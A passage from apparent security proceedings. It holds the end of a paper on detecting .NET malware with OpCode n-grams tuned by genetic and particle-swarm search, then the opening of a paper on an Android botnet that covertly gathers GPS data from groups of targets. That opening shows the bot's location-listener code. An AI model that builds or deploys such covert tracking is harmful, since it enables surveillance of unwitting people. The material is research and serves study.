The length of the *normalized* method might not be the same as the length of the original, because some instructions might be skipped because they cannot be reached while others might be normalized into the empty symbol ϵ , which does not alter a string through concatenation.

For $\Lambda \subseteq \Sigma$, a subset of the symbols set, we will define a function $normal_\Lambda : \mathcal{O} \rightarrow \Lambda \cup \{\epsilon\}$ in the following way:

$$normal_{\Lambda}(i) = \begin{cases} normal(i) & , \text{ if } normal(i) \in \Lambda \\ \epsilon & , \text{ otherwise} \end{cases} \quad (2)$$

This function will transform an instruction into its corresponding symbol if that symbol belongs to Λ , otherwise the instruction will be transformed into the empty symbol ϵ .

$Normal_{\Lambda}$ will have a formula similar to Equation 1, with $normal$ replaced by $normal_{\Lambda}$.

The next step is to design a fitness function, $f : \mathcal{P}(\Sigma) \rightarrow \mathbb{R}$, where $\mathcal{P}(\Sigma)$ contains all the subsets of the symbols set Σ . For a subset $\Lambda \subseteq \Sigma$, $f(\Lambda)$ will tell us how good is the choice of symbols from Λ .

Having this fitness function, we will search for the best choice of Λ ($\arg \max_{\Lambda} f$). The size of the search space in this case will be the number of subsets of Σ , $|\mathcal{P}(\Sigma)| = 2^{|\Sigma|}$. This search space is too big for an exhaustive search, so we will try a Genetic Algorithm and Particle Swarm Optimization for finding a good solution in a reasonable amount of time.

The Fitness Function

This subsection will help us evaluate how good is a choice of the symbols subset Λ . A good choice would allow us to find common features to similar methods, features that are unique to those methods. Our choice of features is the n -grams.

n -grams are groups of consecutive OpCodes or in our case symbols from Λ , of length n . From every normalized method we will extract all the n -grams. If $l_1 l_2 \dots l_p$ is a normalized method, with $l_k \in \Lambda$, $\forall k \in \{1, 2, \dots, p\}$ and $p \geq n$, the n -grams are $l_1 l_2 \dots l_n, l_2 l_3 \dots l_{n+1}, \dots, l_{p-n+1} l_{p-n+2} \dots l_p$.

Some of the n -grams that appear in a method may correspond to library code or may be too general. For this reason, we cannot say that two methods are similar just because they have several n -grams in common. The common n -grams must also not belong to other methods.

We have built a training cleanset of 55230 .NET samples from which we extracted 558695 different methods. We have also created 272 clusters from

1769 different methods. In each cluster we should have similar methods.

The clusters were obtained by two methods:

- By manually selecting similar malware samples. We selected groups of samples from the same malware family and performed reverse engineering on them. Methods that did the same things but didn't have the same code (not even the same sequence of OpCodes) were grouped in the same cluster.
- By using obfuscation tools on existing samples, other than the ones from the cleanset.

A good choice for Λ would allow us to find common n -grams for the clusters that are not present in the methods from the cleanset.

One issue that comes to mind is the choice for the value of n . If n is too small, most of the possible n -grams will already be in the cleanset. For example, if $n = 2$, every combination of 2 symbols might be in the cleanset, so all the common n -grams in the clusters will be invalid. If n is too big, the cleanset will be less filled but it will get harder to find common n -grams. We will deal with this problem by trying all the values of n from a certain range, that was determined experimentally.

The extraction of n -grams from a method is detailed in Algorithm 2. It first performs a filtering of the received method by extracting only the symbols present in Λ (lines 2-7). From the filtered methods, all the substrings of length n are extracted and appended to the $nGrams$ set (lines 8-10). The APPEND-CHAR method used at line 5 will append the character specified as the second parameter to the string specified as the first parameter.

Using the EXTRACT-NGRAMS method, we can finally compute the fitness function, in Algorithm 3. This algorithm will compute the fitness of a subset $\Lambda \subseteq \Sigma$, given a cleanset and some clusters.

For each n in a given range, the algorithm will extract $clnNgrs$, a set that contains all the "clean" n -grams extracted from the cleanset's methods (lines 4-7). Using this set, a cluster score will be computed for each cluster (lines 8-10). As shown in the algorithm, the fitness function will be the maximum average of the cluster scores, as in Equation 3.

Algorithm 2 EXTRACT-NGRAMS($method, \Lambda, n$)

Require: A string from Σ^* , $method$.

Require: A set of symbols $\Lambda \subseteq \Sigma$.

Require: An integer n .

Ensure: A set of n -grams, $nGrams$

```

1:  $nGrams \leftarrow \emptyset$ 
2:  $filtered \leftarrow ""$ 
3: for  $i = 1 \rightarrow |method|$  do
4:   if  $method[i] \in \Lambda$  then
5:     APPEND-CHAR( $filtered, method[i]$ )
6:   end if
7: end for
8: for  $i = 1 \rightarrow |filtered| - n + 1$  do
9:    $nGrams \leftarrow nGrams \cup \{\text{SUBSTRING}(filtered, i, i + n)\}$ 
10: end for
11: return  $nGrams$ 

```

$$score = \max_n \frac{\sum_{cluster} clusterScore}{|clusters|} \quad (3)$$

We have chosen to keep the maximum value because the choice of n can be made after the choice of Λ . If a small set is chosen for Λ , a big n will ensure that we have a big enough number of possible n -grams. For a bigger set, a smaller n should suffice. An average was computed instead of a sum, so that the fitness score will not depend on the number of clusters.

The last detail of the algorithm is how to compute the score for each cluster. This computation will be done in Algorithm 4. If we are able to find enough common n -grams that are not present in the cleanset, in the cluster's methods, we will give that cluster a score of 1.0. If the n -grams are only common to some of the methods, we will divide this score by 2, for each missed method. For example, if we only manage to find enough common n -grams for 4 out 7 methods in a cluster, the score for that cluster will be 0.125, because we missed 3 methods, so $clusterScore = \frac{1}{2^3}$. This approach should give higher fitness values to choices of Λ that make possible the detection of the entire cluster. If not all samples can be detected, the

Algorithm 3 COMPUTE-FITNESS($\Lambda, \text{cleanset}, \text{clusters}$)

Require: A set of symbols $\Lambda \subseteq \Sigma$.

Require: A list of strings from Σ^* , *cleanset*.

Require: A list of lists of strings from Σ^* , *clusters*.

Ensure: A real number *score*, that evaluates the quality of Λ

```

1: score  $\leftarrow$  0.0
2: for  $n = \text{N\_MIN} \rightarrow \text{N\_MAX}$  do
3:   nScore  $\leftarrow$  0.0
4:   clnNgrs  $\leftarrow$   $\emptyset$ 
5:   for method in cleanset do
6:     clnNgrs  $\leftarrow$  clnNgrs  $\cup$  EXTRACT-NGRAMS(method,  $\Lambda$ , n)
7:   end for
8:   for cluster in clusters do
9:     clusterScore  $\leftarrow$  COMPUTE-CLUSTER-SCORE(cluster, clnNgrs,  $\Lambda$ , n)
10:    nScore  $\leftarrow$  nScore + clusterScore
11:   end for
12:   if nScore > score then
13:     score  $\leftarrow$  nScore
14:   end if
15: end for
16: return  $\frac{\text{score}}{|\text{clusters}|}$ 

```

score for that cluster will decrease exponentially because it means we cannot detect all the methods based on the n -grams.

In lines 1-8, we count how many times each n -gram appears in the cluster's methods. If a n -gram appears more than one time in a method it will only be counted once, since the method EXTRACT-NGRAMS returns a set. The method ADD-COUNT, called in line 5 will just increase the count for *ngr* in *counts*.

The next step is to count the detections, in line 9. This function will return a vector *detections*, where *detections*[k] will tell us how many n -grams are common to k methods. In order to determine how many methods have enough common n -grams we will use a greedy approach: starting from $|\text{cluster}|$ down to 2, we will sum the elements in the *detections* vector (lines 12-13), until the sum gets bigger than a specific threshold. At each step, if

Algorithm 4 COMPUTE-CLUSTER-SCORE($cluster, clnNgrs, \Lambda, n$)

Require: A list of strings from Σ^* , $cluster$.

Require: A set of clean n -grams, $clnNgrs$.

Require: A set of symbols $\Lambda \subseteq \Sigma$.

Require: An integer n .

Ensure: A real number $clusterScore$.

```

1:  $counts \leftarrow \{\}$ 
2: for  $method$  in  $cluster$  do
3:   for  $ngr$  in EXTRACT-NGRAMS( $method, \Lambda, n$ ) do
4:     if  $ngr \notin clnNgrs$  then
5:       ADD-COUNT( $counts, ngr$ )
6:     end if
7:   end for
8: end for
9:  $detections \leftarrow$  COUNT-DETECTIONS( $counts$ )
10:  $clusterScore = 1.0$ 
11:  $sum = 0$ 
12: for  $i = |cluster| \rightarrow 2$  do
13:    $sum \leftarrow sum + detections[i]$ 
14:   if  $sum \geq$  DETECTION_THRESHOLD then
15:     break
16:   end if
17:    $clusterScore \leftarrow \frac{clusterScore}{2}$ 
18: end for
19: if  $sum <$  DETECTION_THRESHOLD then
20:    $clusterScore \leftarrow 0$ 
21: end if
22: return  $clusterScore$ 

```

the sum is smaller, we divide the $clusterScore$ by 2 (lines 14-17).

Of course, this approach is not always correct. If we have two n -grams, the first being common to the first $|cluster| - 1$ methods and the second to the last $|cluster| - 1$, both will be common to only $|cluster| - 2$ methods. Still, this greedy approach gives us a good approximation. Also, the cluster from the example above can still be detected because the two n -grams will not detect clean methods. Another reason for this greedy approach is the

performance. It is much faster than computing the maximum number of methods that have at least `DETECTION_THRESHOLD` common n -grams.

Having the fitness function designed, all we have to do is search for a subset of symbols Λ , that maximizes this function. Unfortunately, the search space is too big for an exhaustive search to be computationally feasible. For this reason we will use two bio-inspired algorithms in order to find a good solution in a reasonable amount of time.

Selection Using a Genetic Algorithm

Genetic algorithms were introduced in 1975 (Holland, 1975) and since then, they were successfully used in many optimization problems. For our problem, we need to optimize the search for the best subset Λ (the one with the greatest fitness score).

In order to solve an optimization problem with genetic algorithms, one must represent a possible solution as an individual. Then, generate a random population that is governed by the principles of evolution: the fittest individuals have greater chances of reproduction, leading to better generations. In the end, the best individual (solution) is selected, as a solution for the optimization problem. In a simplified genetic vision, each individual will be represented as a chromosome - a sequence of genes.

In our case, an individual will be a possible choice for the subset Λ . A random population of subsets will be generated and we will combine existing solutions in order to generate better ones.

The genetic algorithms use two operators on the population, in order to obtain a new generation:

- *crossover*: This operator takes two chromosomes and combines them in order to obtain two others. There is a probability $p_{crossover}$ that the two inputs are combined, otherwise they will be returned unchanged. Usually $p_{crossover}$ is high, about 80%-95%.
- *mutation*: Each chromosome, with a probability $p_{mutation}$ will get altered, by randomly modifying some of its features. Usually, $p_{mutation}$ is small, about 0.5%-1%.

When selecting two individuals for *crossover*, they must be selected with a probability proportional with their fitness. In our implementation, we have used the Roulette Wheel Selection (Bäck, 1996). This selection method assumes that all the individuals are placed on a circle, each having a sector of size proportional with their fitness function. Then, a point on the circle is chosen randomly, and the individual whose sector contains that point is selected. It is very important that the chances for an individual to be selected for reproduction is proportional with its fitness function, otherwise the algorithm would become a random search.

In order to prevent losing the best solution found, *elitism* is also used. The best `ELITE.SIZE` individuals will always survive to the next generation, unaltered. We will sort the existing population by the fitness function and the top `ELITE.SIZE` individuals will be transferred to the next generation. Note that this individuals will also have high chances of reproduction.

The implementation is detailed in Algorithm 5. For each generation, the following steps are performed:

- the fitness for each individual is computed (lines 3-5)
- the best individuals are passed to the new population (line 6)
- the rest of the new population is filled with new individuals obtained through crossover (lines 7-20)
- all the individuals, except for the elites might be mutated (lines 21-25)

To complete the algorithm's description, we must mention the encoding of the chromosomes and the details of the *crossover* and *mutation* operators.

One chromosome or individual will have one choice of Λ . We have chosen the simplest form of encoding, the binary encoding. For each chromosome, we will have a string of bits of length $|\Sigma|$. If a bit is set, it means that the corresponding element from Σ belongs to Λ .

The genetic operators are easy to implement using this encoding. We considered the most fit type of crossover to be the uniform crossover. Any other type of crossover would involve some correlation between symbols from Σ and we do not want that.

Algorithm 5 GENETIC-ALGORITHM(*cleanset*, *clusters*)

Require: A list of strings from Σ^* , *cleanset*.

Require: A list of lists of strings from Σ^* , *clusters*.

Ensure: A set of symbols $\Lambda \subseteq \Sigma$.

```

1: population  $\leftarrow$  GENERATE-RANDOM-POPULATION()
2: for generation = 1  $\rightarrow$  NR_GENERATIONS do
3:   for i = 1  $\rightarrow$  | population | do
4:     fitness[i] = COMPUTE-FITNESS(population[i], cleanset, clusters)
5:   end for
6:   newPop  $\leftarrow$  SELECT-ELITES(population, ELITE_SIZE)
7:   while | newPop | < | population | do
8:     parent1  $\leftarrow$  ROULETTE-SELECT(population, fitness)
9:     if | newPop | = | population | - 1 then
10:      newPop  $\leftarrow$  newPop  $\cup$  {parent1}
11:     else
12:      parent2  $\leftarrow$  ROULETTE-SELECT(population, fitness)
13:      if RANDOM(0, 1) < pcrossover then
14:        child1, child2  $\leftarrow$  Crossover(parent1, parent2)
15:        newPop  $\leftarrow$  newPop  $\cup$  {child1, child2}
16:      else
17:        newPop  $\leftarrow$  newPop  $\cup$  {parent1, parent2}
18:      end if
19:    end if
20:  end while
21:  for i = ELITE_SIZE + 1  $\rightarrow$  | population | do
22:    if RANDOM(0, 1) < pmutation then
23:      newPop[i] = MUTATION(newPop[i])
24:    end if
25:  end for
26:  population  $\leftarrow$  newPop
27: end for
28: return population[  $\arg \max_{i=1 \rightarrow |population|} fitness[i]$  ]

```

The uniform crossover receives two parents as inputs and outputs two offspring. For each position in the bit string, one of the parent's bits from that position goes to the first offspring, while the other goes to the second

offspring.

If an individual is selected for mutation, some randomly selected bits from his bit string are inverted.

The genetic algorithm presented above should evolve towards a Λ value that maximizes the fitness function from the previous subsection. One problem that might occur is a stuck in a local optimum. To prevent this issue, an extra step was added to the algorithm, that re-initializes the population to random values if they get stuck at the same solution for too long.

The most time consuming operation in this algorithm is computing the fitness function for each individual, since it involves extracting n -grams for all the methods in the cleanset. The algorithmic complexity for the rest of the steps performed for each generation is linear in the population size (if we consider the size of the Σ set to be constant). The number of generation can be fixed, or the algorithm can be left to run for a certain amount of time and the best solution extracted at the end.

Selection Using Particle Swarm Optimization

Particle Swarm Optimization was introduced by (Kennedy & Eberhart, 1995) and is also used for solving optimization problems. This time, the method is inspired by the way the birds in a flock cooperate for finding food. When an individual finds some food, it makes sounds so the nearby birds will know there's a food source in the area. The neighbours then change their direction of flight towards the calling bird, scouting for other sources of food in the way. Guided by sound, the whole swarm will eventually reach the best food source they could find.

As in a genetic algorithm, we also have a population (called *swarm*) of individuals (called *particles*). Each particle contains a candidate solution (e.g. a choice for Λ , for our problem), that is determined by the particle's position in a multi-dimensional space. The particles move by some pre-defined rules and their position and velocity is influenced by the best personal solution found so far and by the best solution in the swarm.

For our problem, the particle's model is described by the following tuple:

$$p = (X, V, X_{best}, best_fitness) \quad (4)$$

The 4 components are:

- $X \in [0, 1]^{|\Sigma|}$ is the particle's current *position*. This position is a point situated in a multi-dimensional cube. The number of dimensions is the size of the Σ set, each dimension corresponding to a certain symbol from Σ . In order to compute $\Lambda(p)$, the solution contained by such a particle, we must find the nearest point of integer coordinates (the only integers in that interval are 0 and 1) because a set either contains an element, either it doesn't. We will consider the projection of X on each dimension. If the value of the projection is greater than 0.5 (closer to 1), the corresponding symbol from Σ will belong to $\Lambda(p)$.
- $V \in [-1, 1]^{|\Sigma|}$ is the particle's current *velocity*, and is also a vector in a multi-dimensional space.
- $X_{best} \in [0, 1]^{|\Sigma|}$ is the particle's personal best, meaning the position with the highest fitness that the particle has ever reached.
- *best_fitness* is the fitness value for X_{best} .

The Algorithm 6 shows how PSO works. It starts by initializing the swarm with random particles (line 1). Then, for each iteration it computes the fitness function of every particle (lines 5-7) and updates the *globalBest* position and its fitness, if necessary. Every particle is then updated (lines 13-15). In the end, the algorithm returns the value for Λ corresponding to the best position found.

A particle's velocity is updated by Equation 5, from (Shi & Eberhart, 1998a), that is a modified version from the original one specified in (Kennedy & Eberhart, 1995). The constant ω is called inertia weight and it expresses how much importance is given to the previous velocity. ϕ_1 and ϕ_2 are positive real numbers, called acceleration constants. ϕ_1 shows how important is the personal best, while ϕ_2 represents the weight of the global best. r_1 and r_2 are random constants from the interval $(0, 1)$. If one of the vector's components is outside the interval $[-1, 1]$, it will get saturated. The values for ϕ_1 , ϕ_2 , ω were chosen following the guidelines from (Shi & Eberhart, 1998b).

Algorithm 6 PARTICLE-SWARM-OPTIMIZATION(*cleanset*, *clusters*)

Require: A list of strings from Σ^* , *cleanset*.

Require: A list of lists of strings from Σ^* , *clusters*.

Ensure: A set of symbols $\Lambda \subseteq \Sigma$.

```

1: swarm  $\leftarrow$  GENERATE-RANDOM-PARTICLES()
2: globalBestFitness  $\leftarrow$  0
3: globalBest  $\leftarrow$  0 $|\Sigma|$ 
4: for iteration = 1  $\rightarrow$  NR_ITERATIONS do
5:   for i = 1  $\rightarrow$  | swarm | do
6:     fitness[i] = COMPUTE-FITNESS( $\Lambda$ (swarm[i]), cleanset, clusters)
7:   end for
8:   bestFitness =  $\max_{i=1 \rightarrow |swarm|} fitness[i]$ 
9:   if bestFitness > globalBestFitness then
10:    globalBestFitness  $\leftarrow$  bestFitness
11:    globalBest  $\leftarrow$  swarm[  $\arg \max_{i=1 \rightarrow |swarm|} fitness[i]$  ]
12:   end if
13:   for i = 1  $\rightarrow$  | swarm | do
14:     swarm[i] = UPDATE-PARTICLE(swarm[i], globalBest, globalBestFitness)
15:   end for
16: end for
17: return  $\Lambda$ (globalBest)

```

The equation computes the new value of the velocity vector (V'), given the previous value (V), the current position (X) and the personal (X_{best}) and global best (*global_best*) positions.

$$V' = \omega V + \phi_1 r_1 (X_{best} - X) + \phi_2 r_2 (global_best - X) \quad (5)$$

To update the particle's position we will add to it the recently calculated velocity vector, as in Equation 6. The two vectors are added on the multi-dimensional space. If the projection on any dimension gets outside the interval $[0, 1]$, saturation is performed.

$$X' = X + V \quad (6)$$

This method has many similarities with the genetic algorithm from the previous subsection. It also initializes a random population that evolves in time, leading to better solutions. In our case, PSO was adapted for finding the subset Λ that maximizes the fitness function. Similar to the previous method, early convergence to a local optimum is also an issue, so the particles will re-initialize if the global best has been the same for too long. An advantage over the previous solution is that the swarm (population) size can be smaller. Since the bottleneck of both algorithms is the fitness function, it means that PSO can run more iterations in the same amount of time.

Experimental Results

We have tested both the Genetic Algorithm and the PSO method, in order to find the best subset Λ .

We only obtained non-trivial solutions for large enough cleansets. If a small cleanset is used, we won't be able to properly identify the n -grams present in the real world clean samples. For instance, if we find some n -grams extracted from library code, that are common to a malicious cluster, we could falsely claim that we are able to detect that cluster. In reality, that library code is also common to clean samples and our detection will give false positives on them. With a small cleanset, those library-code n -grams could not be filtered out.

The experiments confirmed the statements above, as we couldn't find any better solution than $\Lambda = \Sigma$ for cleansets smaller than 10000 samples. For scenarios closer to real-life however, non-trivial solutions were found. The searches performed with the cleanset containing 558695 different methods from 55230 samples found better solutions than those found manually, based just on observation.

For the Genetic Algorithm, we have chosen a population size of 200, and it ran for 168 generations, searching for the subset Λ with the greatest fitness value. The evolution of the best fitness of the population for each generation can be observed in Figure 3. We can see that for the first generation, we have a lower score, that increases as the population evolves. After a while, the fitness score stagnates, meaning that it got stuck in a local optimum. After the best fitness score maintains the same value for too many generations, the

population gets randomly re-initialized. At those points, we can see sudden drops on the chart, because random populations will usually perform worse than local optima.




Figure 3: Evolution of the fitness function for the Genetic Algorithm

The maximum value reached during 168 generations was 0.3965. This fitness score means that best found solution was able to detect 39.65% of the clusters. Although this score seems low, we must remember that we had clusters of methods, not clusters of samples. Among the methods of a malware sample we can expect to find many similarities with methods from clean samples (not everything in a malware sample is malicious).

Particle Swarm Optimization got promising results with a smaller swarm, of only 25 particles. Since the fitness function was the performance bottleneck, we were able to run it for 665 generation, as we can see in Figure 4.

By looking at the figure, we can also see regions where the swarm evolves, followed by stagnation to a local optimum, followed by a random re-initialization. Having the chance to run for more generations, PSO found a slightly better solution than the Genetic Algorithm, with a fitness value of 0.4029 (40.29% of the clusters could be detected). The value falls subject to the same interpretations as the one obtained for the Genetic Algorithm.




Figure 4: Evolution of the fitness function for the Particle Swarm Optimization

After running these algorithms, we wanted to see how well they performed. The best solutions found by them were cross-validated on some new clusters. For training, we had two kinds of clusters: manually selected malware samples from "the wild" and obfuscated ones, using obfuscation tools. For cross-validation, these types will be separated, for a better understanding of the results. The fitness values for these are shown in Table 2.

	GA best solution	PSO best solution
Similar malware samples	0.1819	0.1833
Obfuscated samples	0.8859	0.8859

Table 2: Cross-validation results

The cross-validation experiments show that it is easy to learn how to bypass commercial obfuscators. Although the score for the malware methods from "the wild" was lower, it shows the probability for a group of methods to be detected, not for a group of entire samples. If we consider a sample to have m methods and the probability for a method to be detected is p , then the chance for each method to evade detection is $1 - p$. Since the probability to detect each method is independent from the others, the probability that all m methods evade detection is $(1 - p)^m$, so the detection probability for the sample is $P(detection) = 1 - (1 - p)^m$.

Considering $m = 20$ (it is reasonable to consider that a non-trivial .NET application has at least 20 methods) and $p = 0.1833 = 18.33\%$ (the cross-validation score obtained by the best solution found by PSO), we obtain $P(\text{detection}) = 1 - (1 - p)^m = 0.9825 = 98.25\%$.

The calculated detection probability exceeds 98%, a score similar to the ones obtained by (Shabtai et al., 2012) and (Bilar, 2007). The papers mentioned above also studied malware detection using n -grams, but their research was focused on x86 OpCodes.

The Genetic Algorithm and the Particle Swarm Optimization ran for a couple of days in order to find reasonable solution for the subset Λ .

Conclusions and Future Work

We have presented a generic method for detecting .NET malware. Although there is a lot of malware in the wild written for this platform, little research was made for detecting them. A solution based on n -grams can be used for this problem but some filtering is required in order to obtain quality results.

First, we have shown how to parse the code buffers in order to detect and eliminate unreachable code. The next step was to filter the OpCodes, in such a way that the resulting n -grams are the same for similar methods and they differ from n -grams extracted from other methods. This filtering was done by keeping only a subset of the OpCodes. The chosen subset was the one that maximized a fitness function and it was searched for using a Genetic Algorithm and Particle Swarm Optimization. Particle Swarm Optimization showed slightly better results, but the subsets found by both methods performed well on obfuscated samples.

The most important part of the research was to select a subset of the OpCodes to be used for the n -grams extraction. Since the search space for such a subset is too big, we needed to optimize it so we can find a good solution in a reasonable amount of time. The Genetic Algorithm and the Particle Swarm Optimization are bio-inspired algorithms that are appropriate for such an optimization. They both found good solutions that were cross-validated to see how well we can detect new clusters. Using n -grams constructed from OpCodes filtered by the best solution we were able to detect 18.33% of the method clusters from "the wild" and 88.59% of the clusters

obtained by obfuscating a sample several times. Considering a sample has at least 20 methods, the detection probability is over 98%.

As future work, we will focus more on new malware samples from "the wild" and try to find features that are invariant to obfuscation. We will also try this method on other types of OpCodes, specific to other platforms (for example Intel x64). Another important issue that needs more research is to find the best way to use these n -grams for malware classification. Finally, since the bio-inspired algorithms showed good results for our problem, they might be used further in anti-malware research.

References

- Abou-assaleh, T., Cercone, N., & Sweidan, R. (2003). N-gram-based detection of new malicious code. In *in proceedings of the 28th annual international computer software and applications conference, ieee csp* (pp. 10–1109).
- Bäck, T. (1996). *Evolutionary algorithms in theory and practice: Evolution strategies, evolutionary programming, genetic algorithms*. Oxford University Press.
- Bilar, D. (2007). Opcodes as predictor for malware. *Security Informatics*, 1, 156-168.
- Bray, B. (2012). *Announcing the release of the .net framework for windows phone 8* (Tech. Rep.). Microsoft Corporation.
- Common language infrastructure (cli)*. (2010). Ecma International.
- Holland, J. H. (1975). *Adaptation in natural and artificial systems*. University of Michigan Press.
- Kennedy, J., & Eberhart, R. (1995). Particle swarm optimization. In *Ieee international conference on neural networks* (Vol. 4, p. 1942-1948).
- Pietrek, M. (2002). An in-depth look into the win32 portable executable file format. *MSDN Magazine*.
- Pistelli, D. (2008). *The .net file format*. <http://www.codeproject.com/Articles/12585/The-NET-File-Format>.
- Santos, I., Sanz, B., Laorden, C., Brezo, F., & Bringas, P. G. (2011). Opcode-sequence-based semi-supervised unknown malware detection. In *Proceedings of the 4th international conference on computational intelligence in security for information systems* (pp. 50–57). Berlin, Heidelberg: Springer-Verlag. Available from <http://dl.acm.org/citation.cfm?id=2023430.2023439>
- Selinger, M. (2012). *The ultimate endurance test for internet security suites* (Tech. Rep.). AV-TEST.
- Shabtai, A., Moskovitch, R., Feher, C., Dolev, S., & Elovici, Y. (2012). Detecting unknown malicious code by applying classification techniques on opcode patterns. *Security Informatics*, 1.
- Shi, Y., & Eberhart, R. (1998a, May). A modified particle swarm optimizer. *Evolutionary Computation Proceedings, 1998. IEEE World Congress on Computational Intelligence., The*

- 1998 *IEEE International Conference on*, 69–73. Available from <http://dx.doi.org/10.1109/icec.1998.699146>
- Shi, Y., & Eberhart, R. (1998b). Parameter selection in particle swarm optimization. In V. Porto, N. Saravanan, D. Waagen, & A. Eiben (Eds.), *Evolutionary programming vii* (Vol. 1447, p. 591-600). Springer Berlin Heidelberg. Available from <http://dx.doi.org/10.1007/BFb0040810>
- Turing, A. (1936). On computable numbers with an application to the entscheidungsproblem. *Proceeding of the London Mathematical Society*.
- Wang, A. (2006). *Deploying microsoft .net framework version 3.0* (Tech. Rep.). Microsoft Corporation.

Android botnets for multi-targeted attacks

Valentin HAMON

*ESIEA : Operational Cryptology and Virology Laboratory(CVO)
vhamon@et.esiea-ouest.fr*

About Author

Valentin Hamon is researcher at the Operational Cryptology and Virology Lab at ESIEA in France. He is also engineer student who is interested in computer security, computer virology, programming and mathematics.

To contact the author: $(C + V)^O$ Laboratoire de virologie et de cryptologie operationnelles ESIEA, 38 rue des Docteurs Calmette et Guerin, 53000 Laval, France, phone +33 – 681 – 494 – 167, blog : <http://cvo-lab.blogspot.fr/>, email: valentin.hamon@et.esiea-ouest.fr,

Keywords

Computer Security, Android Security, Sat Nav, Malware, Trojan, Botnet, Mobile Agents, Targeted Attacks, Industrial Espionage.

Abstract

Today, mobile Botnets are well known in the IT security field. Whenever we talk about Botnets on mobile phones, we mostly deal with denial of service attacks [SW12]. This is due to the fact that we refer to classical Botnets on computers. But mobile phones are "mobiles" by definition. Indeed, they offer a lot of information not present on personal computers. They are a lot of sensors which are interesting for attackers. Most of the time, we used to think that targeted attacks have a single target. But with mobile phones, targeting a group of people does make sense. Coupled with data collected by the Sat Nav, we could so be able to localize meeting points in a criminal organization. By this way of attacking, we can deduce lots of things by cross-checking information obtained on devices. Thereby, this paper will aim to show the potential offered by such attacks. Firstly, this paper will focus on localization data. Then, an extended version of this paper will be published in a research journal which will cover a larger panel of data [Ham13]. Furthermore, an implementation of an Android botnet and its server side part will be presented for illustrative purposes. Besides, the major part of the source code used will be included step by step in this paper. This paper aims to be technical because the author does not want to show any theory without trying some practicals tests with real and technical constraints.

Introduction

Multi-targeting attacks fit well in their role to obtain good information about any organization, including those who have criminal goals. Of course, it can be really useful for business intelligence purposes. For example, determining social relationships can be useful for anyone interested by shutting down a company. The subject is actually a very hot issue, indeed there is many cases about targeted attacks on company leaders. This is what shows us a relatively recent report of the company Symantec about Industrial Espionage [Cor11]. Otherwise, for these kinds of attacks, the popularity of mobile botnets is not so important compared to their counterparts on PCs. What are pro and cons of mobile botnets? This topic has been presented in some previous papers like for instance the good article from the Institute of Computing Technology of the Chinese Academy of Sciences [Tia11]. However, the server side data processing of these attacks has been most of time briefly described. In fact, when information are theft, many ways of data processing are imaginable. This is especially true for mobile botnets. This is the reason that leads this paper to describe mechanisms that can be used when dealing with data collected by mobile botnets. Besides, this part becomes increasingly important when we talk about multi-targeting attacks.

Also, the purpose of this paper is mainly to explore ideas and techniques when targets are multiple. What can be done? And, what information can we deduce by cross-checking data from many devices? Thus, we will firstly present what is our mobile botnet and how data is collected on the phone. Then, in a second time, the organization and the implementation of the server side reception will be explained. Afterwards, the code used to display geolocation data will be rapidly described in a third section. Finally, the last section will try to give a range of techniques about cross-checking information and so deducing new information from this process.

1 Collecting information

Collecting Information on smartphones becomes increasingly useful for attackers. This is probably due to the fact that these devices includes lots of sensors which are accessible by applications [Lar13]. This is also what makes so different and useful smartphones nowadays. The first step is so to collect data from an Android application which is the client side code of our botnet. Our work on this part of the botnet is already known. To show our ideas and test our algorithms, we just need that our mobile botnet send geolocation data to our server. This is simply done by creating an instance of our own *LocationListener* class when starting our main Activity. Also our *onCreate()* method is as the following code:

Code 1: Android Botnet *onCreate()* in MainActivity

```
locationManager = (LocationManager) getSystemService(
    Context.LOCATION_SERVICE);

locationListener = new GPSLocationListener();

locationManager.requestLocationUpdates(
    LocationManager.GPS_PROVIDER,
    1000,
    1,
    locationListener);
```

The official Android documentation [And13] gives us the following information about the function *requestLocationUpdates()* that we use:

```
public void requestLocationUpdates (String provider, long
    minTime, float minDistance, PendingIntent intent)
```

Parameters:

`minTime` = minimum time interval between location updates, in milliseconds

`minDistance` = minimum distance between location updates, in meters

`intent` = a PendingIntent to be sent for each location update

